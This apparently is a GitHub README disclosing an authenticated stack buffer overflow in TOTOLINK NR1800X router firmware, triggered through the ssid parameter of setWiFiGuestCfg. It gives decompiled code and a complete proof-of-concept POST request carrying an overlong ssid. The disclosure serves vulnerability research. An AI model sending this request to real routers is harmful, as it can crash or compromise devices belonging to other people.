regainer27 Update README.md 548bb9a · last month

Name	Name	Last commit da...
..		
README.md	Update README.md	last month
image-1.png	Add files via upload	last month
image-2.png	Add files via upload	last month

README.md

totolink buffer Overflow

description:

a stack overflow vulnerability was found on TOTOLINK NR1800X V9.1.0u.6681_B20230703 was discovered to contain an authenticated stack overflow via the ssid parameter in the setWiFiGuestCfg function.

Firmware


brand:totoLink

product:NR1800X

version: V9.1.0u.6681_B20230703 and the version before tihs.

The firmware can be downloaded from this website and using FirmAE to simulate the router environment.

analyze




```
Decompile: FUN_00425e28 - (cstecgi.cgi)
16  int local_30;
17  int local_2c;
18
19  memset(auStack_b8,0,0x80);
20  pcVar1 = (char *)websGetVar(param_1,"accessEnabled","0");
21  local_30 = atoi(pcVar1);
22  pcVar1 = (char *)websGetVar(param_1,"wifiIdx","0");
23  iVar2 = atoi(pcVar1);
24  pcVar1 = (char *)websGetVar(param_1,"wifiOff","0");
25  iVar3 = atoi(pcVar1);
26  uVar4 = websGetVar(param_1,"ssid","");
27  local_38 = (char *)websGetVar(param_1,"key","");
28  pcVar1 = (char *)websGetVar(param_1,"hssid","0");
29  local_34 = atoi(pcVar1);
30  pcVar1 = (char *)websGetVar(param_1,"encryptionWay","0");
31  iVar5 = atoi(pcVar1);
32  pcVar1 = (char *)websGetVar(param_1,"encryptionType","0");
33  local_2c = atoi(pcVar1);
34  pcVar1 = (char *)websGetVar(param_1,"keyType","0");
35  iVar6 = atoi(pcVar1);
36  uVar7 = websGetVar(param_1,"key","");
37  nvram_wlan_set_int(iVar2,"guest_enable",iVar3 == 0);
38  if (iVar3 == 0) {
39    urldecode(uVar4,auStack_b8);
40    nvram_wlan_set(iVar2,"guest_ssid",auStack_b8);
41    iVar3 = nvram_get_int("wifi_wepwpa_support");
42    if (iVar3 == 1) {
43      nvram_wlan_set_int(iVar2,"guest_encryption_way",iVar5);
44      if (iVar5 == 0) {
45        nvram_wlan_set(iVar2,"guest_auth_mode",&DAT_0043c940);
46        nvram_wlan_set(iVar2,"guest_wep_x","0");
47      }
```

the identifier uVar4 retrieves the value from the ssid,and without the check of length ,if the length of ssid exceed 0x80 would lead to overflow in the function urldecode

```
POST /cgi-bin/cstecgi.cgi?token=d1e275375bac9021c92aeb3bb3b93344 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101
Firefox/136.0

Accept: application/json, text/javascript, */*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 336

Origin: http://192.168.0.1

Connection: close

Referer: http://192.168.0.1/login.html

Priority: u=0



{
```

```
"ssid":"111111111111111111111111111111111111111111111111111111111111111111111111111111111

"addEffect":"0",

"wifiIdx":"1",

"band":"1",

"topicurl":"setWiFiGuestCfg"



}
```

using burpsuite to send the post request and the result as follow



and can find this request lead to the buffer overflow